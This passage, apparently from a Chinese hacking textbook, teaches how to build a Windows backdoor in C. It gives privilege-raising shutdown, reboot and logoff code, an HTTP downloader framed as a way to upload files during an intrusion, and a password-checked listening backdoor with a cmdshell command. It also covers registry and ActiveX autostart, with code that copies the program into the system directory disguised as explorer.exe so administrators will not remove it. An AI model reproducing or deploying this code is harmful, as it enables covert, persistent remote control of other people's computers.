Microsoft Windows Server 2003 (Windows NT 5.2) (2003—2015)。

Microsoft Windows Server 2003 R2 (Windows NT 5.2) (2006—2015)。

Microsoft Windows Vista (Windows NT 6.0) (2006—2017)。

Microsoft Windows Server 2008 (Windows NT 6.0) (2008—2018)。

Microsoft Windows 7 (Windows NT 6.1) (2009—2020)。

通过如下方式来提升权限。

```
#pragma region 用来提升系统权限
// 这是一个通用的提升权限函数, 如果需要提升其他权限
// 更改 LookupPrivilegeValue 的第二个参数 SE_SHUTDOWN_NAME, 即可
BOOL EnableShutDownPriv()
{
    HANDLE hToken=NULL;
    TOKEN_PRIVILEGES tkp={0};
    // 打开当前程序的权限令牌
    if(!OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_
PRIVILEGES|TOKEN_QUERY,&hToken))
    {
        return FALSE;
    }
    // 获得某一特定权限的权限标识 LUID, 保存在 tkp 中
    if (!LookupPrivilegeValue(NULL,SE_SHUTDOWN_NAME,&tkp.
Privileges[0].Luid))
    {
        CloseHandle(hToken);
        return FALSE;
    }
    tkp.PrivilegeCount=1;
    tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
    // 调用 AdjustTokenPrivileges 来提升我们需要的系统权限
    if(!AdjustTokenPrivileges(hToken,FALSE,&tkp,sizeof(TOKEN_
PRIVILEGES),NULL,NULL))
    {
        CloseHandle(hToken);
        return FALSE;
    }
    return TRUE;
}
```

由于重启、关机、注销都需要调用 ExitWindowsEx 函数, 下面来了解该函数的作用和一般格式。该函数的作用是注销当前用户、关闭系统或关闭并重启计算机。

该函数的具体格式如下。

```
ExitWindowsEx {
```

```
UINT uFlags,
DWORD dwReserved);
```

各个参数的具体作用如下。

- uFlags: 该参数指定关机类型。
- EWX\_POWEROFF: 关闭系统以及电源。
- EWX\_LOGOFF: 关闭所有调用 ExitWindowsEx 进程的安全环境里运行的进程，再注销用户。
- EWX\_REBOOT: 关闭系统并重启计算机。
- EWX\_SHUTDOWN: 关闭系统使其完全关闭电源，所有文件缓冲区都被清洗到磁盘，所有运行的进程都被停止。
- dwReserved: 一般设置为 0。

调用该函数非常简单，其调用一般格式如下。

```
ExitWindowsEx ( EWX_LOGOFF, 0 );           // 注销
ExitWindowsEx ( EWX_REBOOT, 0 );          // 重启
ExitWindowsEx ( EWX_SHUTDOWN, 0 );        // 关机
```

由于在 Windows 2000 及以下的系统中调用 ExitWindowsEx 函数前，需要先获得较高的系统权限，获得系统权限的一般流程如图所示。从中可以看出，只需调用 3 个 API 函数就可以提升进程的权限。



获得系统权限的一般流程

首先调用 OpenProcessToken 函数打开进程令牌的句柄。该函数的具体格式如下。

```
BOOL OpenProcessToken (
    HANDLE ProcessHandle,
    DWORD DesiredAccess,
    PHANDLE TokenHandle
);
```

各个参数的具体作用如下:

- ProcessHandle: 指向要修改访问权限的进程句柄;
- DesiredAccess: 指定一个访问掩码, 该掩码可以指定要进行的操作类型;
- TokenHandle: 指向句柄的指针, 当函数返回时该句柄则标识新打开的访问令牌。

当打开进程的访问令牌的句柄后, 需要通过调用 LookupPrivilegeValue 函数修改进程的权限。该函数的具体格式如下。

```
BOOL LookupPrivilegeValue(
    LPCTSTR lpSystemName,
    LPCTSTR lpName,
    PLUID lpLuid );
```

各个参数的具体含义如下。

- pSystemName: 指定系统名称, 如果为 null 则表示为系统计算机系统。
- pName: 指明了要修改权限的名称。
- pLuid: 指向返回的 LUID 的指针。

在修改完进程权限之后, 需要把所做的修改告诉系统。此时就需要调用 AdjustTokenPrivileges 函数, 其作用是通知 Windows 系统对进程所做的修改。

该函数的具体格式如下。

```
BOOL AdjustTokenPrivileges(
    HANDLE TokenHandle,
    BOOL DisableAllPrivileges,
    PTOKEN_PRIVILEGES NewState,
    DWORD BufferLength,
    PTOKEN_PRIVILEGES PreviousState,
    PDWORD ReturnLength );
```

各个参数的具体作用如下。

- TokenHandle: 指向访问令牌的句柄。
- DisableAllPrivileges: 决定是对权限进行修改还是关闭所有权限。
- NewState: 指向要修改的权限, 是一个指向 TOKEN\_PRIVILEGES 结构的指针, 该结构包含一个数组, 数组的每个项指明了权限的类型和进行的操作。
- BufferLength: 是结构 PreviousState 的长度, 如果 PreviousState 为空, 该参数应为 NULL。
- PreviousState: 也是一个指向 TOKEN\_PRIVILEGES 结构的指针, 存放修改前访问权限的信息。
- ReturnLength: 实际 PreviousState 结构返回的大小。

如果成功调用 AdjustTokenPrivileges 函数, 就拥有关闭计算机的权限; 只要调用

ExitWindowsEx 函数, 就可以实现关机、重启、注销等操作。

下面是在 Windows XP 以上系统中实现关机操作的具体代码。

```
#include "stdafx.h"
#include <windows.h>
#include <string.h>
void ShutDown()
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tkp;
    if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_
PRIVILEGES|TOKEN_QUERY, &hToken)) // 代开当前进程令牌
        return;
    LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &tkp.Privileges[0].
Luid); // 获取本地唯一表示用于在特定的系统中设置权限
    tkp.PrivilegeCount=1;
    tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)
NULL, 0); // 提升访问令牌权限
    ExitWindowsEx(EWX_SHUTDOWN|EWX_FORCE, 0); // 关机
}
void Reboot()
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tkp;
    if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_
PRIVILEGES|TOKEN_QUERY, &hToken))
        return;
    LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &tkp.Privileges[0].
Luid);
    tkp.PrivilegeCount=1;
    tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES) NULL, 0);
    ExitWindowsEx(EWX_REBOOT|EWX_FORCE, 0);
}
void LogOff()
{
    HANDLE hToken;
    TOKEN_PRIVILEGES tkp;
    if(!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_
PRIVILEGES|TOKEN_QUERY, &hToken))
        return;
    LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &tkp.Privileges[0].
Luid);
    tkp.PrivilegeCount=1;
    tkp.Privileges[0].Attributes=SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)
NULL, 0);
```

```

        ExitWindowsEx(EWX_LOGOFF|EWX_FORCE,0);
    }
    int main(int argc, char* argv[])
    {
        if(!strcmp(argv[1],"shutdown"))
            ShutDown();
        if(!strcmp(argv[1],"reboot"))
            Reboot();
        if(!strcmp(argv[1],"logoff"))
            LogOff();
        return 0;
    }

```

编程实现 Windows 关机、重启、注销操作的具体代码如下。

```

#include <windows.h>
// 使能关机特权函数
BOOL EnableShutdownPrivilege()
{
    HANDLE hProcess = NULL;
    HANDLE hToken = NULL;
    LUID uID = {0};
    TOKEN_PRIVILEGES stToken_Privileges = {0};

    hProcess = ::GetCurrentProcess(); // 获取当前应用程序进程句柄

    if(!::OpenProcessToken(hProcess, TOKEN_ADJUST_PRIVILEGES,
        &hToken)) // 打开当前进程的访问令牌句柄 (OpenProcessToken 函数调用失败返回值为 0)
        return FALSE;

    if(!::LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &uID)) // 获取
        权限名称为 "SeShutdownPrivilege" 的 LUID (LookupPrivilegeValue 函数调用失
        败返回值为 0)
        return FALSE;

    stToken_Privileges.PrivilegeCount = 1; // 想要调整的权限个数
    stToken_Privileges.Privileges[0].Luid = uID; // 权限的 LUID 标志
    stToken_Privileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    // 权限的属性, SE_PRIVILEGE_ENABLED 为使能该权限

    if(!::AdjustTokenPrivileges(hToken, FALSE, &stToken_Privileges,
        sizeof stToken_Privileges, NULL, NULL)) // 调整访问令牌里的指定权限
        (AdjustTokenPrivileges 函数调用失败返回值为 0)
        return FALSE;

    if(::GetLastError() != ERROR_SUCCESS) // 查看权限是否调整成功
        return FALSE;
}

```

```

        ::CloseHandle(hToken);
        return TRUE;
    }

    // 关机函数
    BOOL Shutdown(BOOL bForce)
    {
        EnableShutdownPrivilege(); // 使能关机特权函数
        if(bForce)
            return ::ExitWindowsEx(EWX_SHUTDOWN | EWX_FORCE,0); // 强
制关机
        else
            return ::ExitWindowsEx(EWX_SHUTDOWN,0);
    }

    // 注销函数
    BOOL Logoff(BOOL bForce)
    {
        if(bForce)
            return ::ExitWindowsEx(EWX_LOGOFF | EWX_FORCE,0); // 强
制注销
        else
            return ::ExitWindowsEx(EWX_LOGOFF,0);
    }

    // 重启函数
    BOOL Reboot(BOOL bForce)
    {
        EnableShutdownPrivilege(); // 使能关机特权函数
        if(bForce)
            return ::ExitWindowsEx(EWX_REBOOT | EWX_FORCE,0); // 强制重启
        else
            return ::ExitWindowsEx(EWX_REBOOT,0);
    }

    int main()
    {
        Logoff(FALSE);           // 注销
        Reboot(FALSE);           // 重启
        Shutdown(FALSE);         // 关机
        Logoff(TRUE);            // 强制注销
        Reboot(TRUE);            // 强制重启
        Shutdown(TRUE);          // 强制关机
        return 0;
    }

```

### 3.3.4 通过 http 下载文件案例

黑客在入侵过程中会上传一些文件，有时文件上传会成为入侵成功的关键。而 http 下载功能则可很好地实现文件上传，而且一般防火墙不会拦截 http 数据包，所以现在很多后门都有 http 下载功能。在编程中，http 下载一般有如下 3 种实现方法。

- ① 通过 Winsock 类库来实现，但是该方法需要构造 http 数据包。
- ② 通过 Winnet 函数实现。
- ③ 通过函数 URLDownloadToFile 实现，这是最简单的一种方法。

由于前两种方法比较烦琐，这里只介绍最后一种方法。该方法只需调用 URLDownloadToFile 函数就可以了。URLDownloadToFile 函数是建立在 URLMON.DLL 文件中的一个导出函数，其作用是把一个文件从 Web 服务器下载到本地硬盘。该函数的具体格式如下。

```
HRESULT URLDownloadToFile( LPUNKNOWN pCaller,
                             LPCTSTR szURL,
                             LPCTSTR szFileName,
                             DWORD dwReserved,
                             LPBINDSTATUSCALLBACK lpfnCB
                             );
```


各个参数的具体含义如下。

- pCaller：当调用者是一个 ActiveX 对象时，才使用该参数，一般设置为 NULL。
- szURL：要下载文件的目标 URL。
- szFileName：本地保存完成路径。
- dwReserved：保留参数，一般为 0。
- lpfnCB：是指向一个 IBindStatusCallback 接口的指针，类似一种回调机制。在编程时可以参考这些来查看当前下载进度，以及设置是否继续下载等。

#### 注意

在调用 URLDownloadToFile 函数之前需要先引入头文件：#include <urlmon.h>。由于在 C++ 中默认没有加载连接文件，所以要包括头文件：#pragma comment(lib, "urlmon.lib")。

通常情况下，只有 szURL 和 szFileName 两个参数被经常使用，而其他参数只要设置为 0 就可以了。下载文件的一般流程如图所示。要实现把文件下载到本地，需要判断要下载的文件是否存在于目标位置，如果存在则需将该文件删除，再下载目标文件。



下载文件的一般流程

下面是判断文件是否存在于目标位置的代码。

```

BOOL FileExists(LPCTSTR lpszFileName) // 判断文件是否存在
{
    DWORD dwAttributes=GetFileAttributes(lpszFileName); // 得到文件属性
    if(dwAttributes==0xffffffff) // 函数调用成功则文件存在
    {
        return false;
    }
    Else // 否则文件不存在
    {
        return true;
    }
}

```

其中，`GetFileAttributes` 函数的作用是查看文件或目录属性，如果该函数调用成功则返回文件或目录的属性，表明目标文件已存在。如果执行失败返回 `0xffffffff`，则表明该文件不存在。

下面是实现文件下载的具体代码。

```

#include <stdio.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")
BOOL FileExists(LPCTSTR lpszFileName) // 判断文件是否存在
{
    DWORD dwAttributes=GetFileAttributes(lpszFileName); // 得到文件属性
    if(dwAttributes==0xffffffff) // 函数调用失败则文件不存在
    {
        return false;
    }
    else// 否则文件存在
    {

```

```


        return true;
    }
}
void download(char *Url,char *FilePath) //http下载文件
{
    if(FileExists(FilePath))
    {
        //删除已有文件
        if(!DeleteFile(FilePath))
        {
            printf("文件已存在,并且无法删除\n");
        }
    }
    URLDownloadToFile(0,Url,FilePath,0,0); //下载文件
    if(FileExists(FilePath)) //判断文件存不存在,以确定下载成功与否
    {
        printf("文件下载成功\n");
    }
    else
    {
        printf("文件下载失败\n");
    }
}
int main(int argc, char* argv[])
{
    download(argv[1],argv[2]);
    return 0;
}

```

在“命令提示符”窗口中输入“httpdown.exe http://bbs.sznews.com/upload/20060709/U200607091152453036503.rm C:\我只在乎你.mp3”命令,其中 http://bbs.sznews.com/upload/20060709/U200607091152453036503.rm 是下载文件的目标 URL,而“C:\我只在乎你.mp3”是本地的保存路径。按下回车键运行该命令,即可开始下载文件。待下载完毕后会 出现“文件下载成功”的提示信息,可以操作使用运行一下。

### 3.3.5 cmdshell 和各功能的切换案例

把前面介绍的后门的几种基本功能组合在一起,再加上密码验证就构成一个完整的后门。可以把每个功能都写成函数,再以接收到特定的字符串来判断要调用哪个函数、执行哪项功能等。在相应的功能执行完毕之后,再继续等待接收新的特定字符串。而且,在刚接收到连接时必须对连接进行密码验证。其工作流程如图所示。



后门的工作流程

为了实现通用性还必须解决：一般连接后门都会用到 nc 或 telnet，但 nc 和 telnet 在传输数据上是有所不同的。nc 是当输完字符，按下回车键后，把先前的字符组或字符串一起发送，再发送回车符；而 telnet 是输入一个字符发送一个字符。在使用 telnet 进行后门连接时，当后门收到字符串 cmdshell 会开启 cmdshell 功能，但当用户输入第一个字符 C 时已经传输了，当输入 m 时又把 m 传输给后门，这样后门就接收不到 cmdshell 字符串。

为解决这个问题，可把收到的字符累加。当收到回车符后把累加的字符串与后门中定义的字符串相比较，以确定执行哪项功能。当执行完毕后，再把用于存储累加字符串的变量清空，以便继续接收新的字符串。这样就解决了 telnet 连接的问题。

密码验证过程也是一个接收数据进行比较的过程，其具体框架代码如下。

```

int main(int argc, char* argv[])
{
    .....// 初始化 socket，并且监听端口
    sClient[i] = accept(sListen, NULL, NULL); // 接收连接
    send(sClient[i], "PassWord:\r\n", strlen("PassWord:\r\n"), 0);
    while(true)
    {
        // 每次接收一个字符
        if(ret=recv(sClient[i], buff, 1, 0) == SOCKET_ERROR)
        {
            closesocket(sClient[i]);
            return 0;
        }
        // 收到回车符则跳出循环
        if(buff[0] == 0xa)
        {
            break;
        }
        // 过滤回车符
    }
}

```

```

        if( buff[0]!=0xa&& buff[0]!=0xd)
            strcat(PassWord,buff);
    }
    //假如密码正确则创建后门线程
    if(strcmp(PassWord,"nohack")==0)
    {
        //创建后门线程
        CreateThread(NULL,NULL,DoorThread,(LPVOID)sClient[i],
0,&dwThreadId);
        //发送欢迎消息
        send(sClient[i],wMessage,strlen(wMessage),0);
    }
    //密码错误则断开连接
    else
    {
        send(sClient[i],"\r\n密码错误\r\n",strlen("\r\n密码错误\r\n"),0);
        closesocket(sClient[i]);
    }
}
return 0;
}

```

在接收连接之后进行密码验证,如果验证成功,则会启动一个线程接收数据,再进行对比以确定执行相应的功能函数。其具体的框架代码如下。

```

int main(int argc, char* argv[])
{
    .....//初始化socket,并且监听端口
    sClient[i] =accept(sListen,NULL,NULL); //接收连接
    .....//密码验证
    //如果验证成功则创建后门线程
    CreateThread(NULL,NULL,DoorThread,(LPVOID)sClient[i],0,&dwThreadId);
}
//后门线程函数
DWORD WINAPI DoorThread( LPVOID lpParam )
{
    while(true)
    {
        while(true)
        {
            //每次接收一个字符
            if(ret=recv(s,buff,1,0)==SOCKET_ERROR)
            {
                closesocket(s);
                return 0;
            }
            //假如是回车则跳出循环

```

```

        if(buff[0]==0xa)
        {
            break;
        }
        //假如不是回车就把字符累加给DoorData
        if( buff[0]!=0xa&& buff[0]!=0xd)
            strcat(DoorData,buff);
    }
    if(strncmp(DoorData,"cmdshell",8)==0)
    {
        .....//执行cmd功能函数
    }
    .....执行后门其他功能
    }
}

```

## 3.4 如何实现自启动功能

我们在安装某一程序的时候，它会询问是否让该程序随操作系统自动启动。病毒的自启动和一般的应用程序并没有差别，其实现的原理还要从 Windows 的注册表开始。第一自启动目录：默认路径位于：

C:\windows\start menu\programs\startup (English)

C:\windows\start menu\programs 启动 (Chinese)

这是最基本、最常用的 Windows 启动方式，主要用于启动一些应用程序的自启动项目，如 Office 的快捷菜单。一般用户希望所要启动的文件也可以通过这里启动，只要把所需文件或其快捷方式放入文件夹中即可。

对应的注册表位置如下。

```

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]
    Startup=\"%Directory%\"
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserShell Folders]
    Startup=\"%Directory%\"

```

其中，“%Directory%”为启动文件夹位置。

英文默认为：C:\windows\start menu\programs\startup。

中文默认为：C:\windows\start menu\programs 启动。

自启动是后门必须拥有的一项功能，其隐蔽性在很大程度上决定了后门的存在。如果后门的自启动项很容易就被管理员发现并删除，则对其服务器的控制也就此结束了。可以说，后门自启动的方式是能否被发现的决定性因素。

### 3.4.1 写入注册表自启动

注册表自启动是在注册表中修改或添加相关的自启动键值，而且这些键值的数据一般都会修改为要实现自启动程序的文件名。在“运行”对话框中输入“msconfig”命令，如右图所示。

单击“确定”按钮，即可打开“任务管理器”对话框。在“启动”选项卡中可看到本机中所有的启动程序，如图所示。



图 3-10 “运行”对话框



图 3-11 本机中所有的启动程序

在“系统配置”对话框中显示的启动程序都是通过加载注册表来实现自启动的，所以注册表启动没有太强的隐蔽性，可通过加载一些不常见的注册表键值来实现自启动，以增强后门的隐蔽性。要实现注册表启动，只需建立或修改注册表中的键或键值就可以了。

具体要修改的键值如下。

(1) Load 键。

在 HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load 分支下修改 load 对应的键值。

(2) Userinit 键。

它位于 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit 主键下，用于系统启动时加载程序。一般默认值为“userinit.exe”，由于该子键值中

可使用逗号分隔开多个程序，因此在键值的数值中可加入其他程序。

### (3) Explorer\Run 键。

该键在注册表中有两个位置，分别是 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run，在这两处建立包含具体路径文件名的键值即可。

### (4) RunServicesOnce 键。

这个键同时位于 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce 下，在这两处建立包含具体路径文件名的键值即可。

### (5) RunServices 键。

在 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServices 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices 分支下建立包含具体路径文件名的键值。

### (6) RunOnce\Setup 键。

这个键同时位于 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup 下，在这两处建立包含具体路径文件名的键值即可。

### (7) RunOnce 键。

这个键同时位于 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce 下，在这两处建立包含具体路径的文件名的键值即可。位于 HKEY\_CURRENT\_USER 根键下的 RunOnce 子键在用户登录以及其他注册表的 Run 键值加载程序前加载相关程序，而位于 HKEY\_LOCAL\_MACHINE 主键下的 RunOnce 子键则是在操作系统处理完其他注册表 Run 子键及自启动文件夹内的程序后才被加载的。

### (8) Run 键。

这个键同时位于 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run 和 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 下，在这两处建立包含具体路径的文件名的键值。

其中，位于 HKEY\_CURRENT\_USER 根键下的 Run 键值和 HKEY\_LOCAL\_MACHINE 主键下的 Run 键值启动，但两个键值都是在“启动”文件夹之前加载。所以只要在编程过程中建立或修改上面的键值为自定义文件名就可实现自启动，但在修改之前需把后门程序复制到 system 32 或 Windows 目录下。由于该目录下系统文件比较多，所以管理员不敢轻易删除这些目录，这样就能达到保护后门程序的目的。

由于复制文件 CopyFile 函数的第一个参数是源文件名（该函数在前一章已经介绍过），要想得到源文件名，就必须借助于 GetModuleFileName 函数。该函数的具体格式如下。

```
DWORD GetModuleFileName(HMODULE hModule,
                        LPTSTR lpFilename,
                        DWORD nSize
                        );
```

各个参数的具体含义如下。

- hModule: 指向模块的句柄，如果此参数为 NULL，则为自身程序的句柄。
- lpFilename: 存放返回名字的内存块的指针，是一个输出参数。
- nSize: 指向 lpFilename 缓冲区的字符长度。

如果该函数调用成功，则返回复制 lpFilename 缓冲区字符串的字符长度，否则返回 0。

通过 CreateStringReg 函数修改注册表实现自启动就非常容易了，下面是实现注册表自启动的代码。

```
#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
void CreateStringReg(HKEY hRoot, char *szSubKey, char*
ValueName, char *Data)
{
    HKEY hKey;
    long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION
NON_VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL); //打开注册表键，不存在
则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegCreateKeyEx %s\n", szSubKey);
        return ;
    }
    lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)
Data,strlen(Data)); //修改注册表键值，没有则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegSetValueEx %s\n", ValueName);
        return ;
    }
    RegCloseKey(hKey);
}
int autorun()
{
    char SelfFile[MAX_PATH];
    char SystemPath[512];
    GetSystemDirectory(SystemPath,sizeof(SystemPath)); //得到系
统目录路径
```

```


strcat(SystemPath, "\\explorer.exe");
GetModuleFileName(NULL, SelfFile, MAX_PATH); // 得到自身程序路径
if(!CopyFile(SelfFile, SystemPath, true)) // 复制文件
return 0;
CreateStringReg(HKEY_CURRENT_USER, "Software\\Microsoft\\
Windows NT\\CurrentVersion\\Windows", "load", SystemPath); // 写入注册表
return 0;
}
int main(int argc, char* argv[])
{
autorun();
return 0;
}

```

### 3.4.2 ActiveX 自启动

ActiveX 是 Microsoft 对一系列策略性面向对象程序技术和工具的称呼，其中主要的技术是组件对象模型（COM）。它是针对 Internet 应用开发的技术，目前已被广泛应用于 Web 服务器和客户端，同时也被用于创建普通的桌面应用程序。

和注册表自启动一样，ActiveX 自启动也是通过修改注册表实现的，只是修改的位置和方式不同而已。在“注册表编辑器”窗口中的 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Active Setup\InstalledComponents 分支下单击 {44BBA840-CC51-11CF-AAFA-00AA00B6015C} 子键，即可在右边的窗格中看到 StubPath 字符串的键值，如图所示。



“注册表编辑器”窗口

该键值的作用是指向开机自启动的程序名。所以只需将该处创建类似 {44BBA840-CC51-11CF-AAFA-00AA00B6015C} 子键，并且在其中创建名为 StubPath 键值，同时将其值设置为后门的全路径文件名，就可以实现自启动的开启了。在修改完毕后第一次开机可自启动，但以后开机不会实现自启动。出现这种情况的原因在于：在第一次自启动后，系统会在 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Active Setup\InstalledComponents 创建和 {44BBA840-CC51-11CF-AAFA-00AA00B6015C} 同名的键，所以每次后门开机自动运行时都要把该键删除。

编程时，只需实现在每次后门运行时判断 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Active Setup\InstalledComponents 分支下是否存在 {44BBA840-CC51-11CF-AAFA-00AA00B6015C} 键即可。如果存在则表明后门不是第一次运行，需将此键删除；如果不存在则表明后门是第一次运行，再在 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Active Setup\InstalledComponents 中创建 {44BBA840-CC51-11CF-AAFA-00AA00B6015C} 键及其子键，最后将其复制到系统目录中。

下面是实现 ActiveX 自启动的代码。

```
void CreateStringReg(HKEY hRoot,char *szSubKey,char* ValueName,
char *Data)
// 用于修改字符串类型键值
{
    HKEY hKey;
    long lRet=RegCreateKeyEx(hRoot,szSubKey,0,NULL,REG_OPTION_NON
VOLATILE,KEY_ALL_ACCESS,NULL,&hKey,NULL); // 打开注册表键，不存在
则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegCreateKeyEx %s\n", szSubKey);
        return ;
    }
    lRet=RegSetValueEx(hKey,ValueName,0,REG_SZ,(BYTE*)
Data,strlen(Data)); // 修改注册表键值，没有则创建它
    if (lRet!=ERROR_SUCCESS)
    {
        printf("error no RegSetValueEx %s\n", ValueName);
        return ;
    }
    RegCloseKey(hKey);
}

int main(int argc, char* argv[])
{
    HKEY hKey;
    DWORD dwDpt=REG_OPENED_EXISTING_KEY;
    long lRet=RegOpenKeyEx(HKEY_CURRENT_USER,"SOFTWARE\\Microsoft\\
Active Setup\\Installed Components\\{7E453DEC-CBD0-45F9-B8BD-
F0AA2F306DD1}",REG_OPTION_NON_VOLATILE,KEY_ALL_ACCESS,&hKey); // 打开
```

```

{7E453DEC-CBD0-45F9-B8BD-F0AA2F306DD1}子键
    if (lRet!=ERROR_SUCCESS) //不存在则复制自身文件到系统目录并加载
ActiveX启动
    {
        char SelfFile[MAX_PATH];
        char SystemPath[512];
        GetSystemDirectory(SystemPath,sizeof(SystemPath)); //得到系
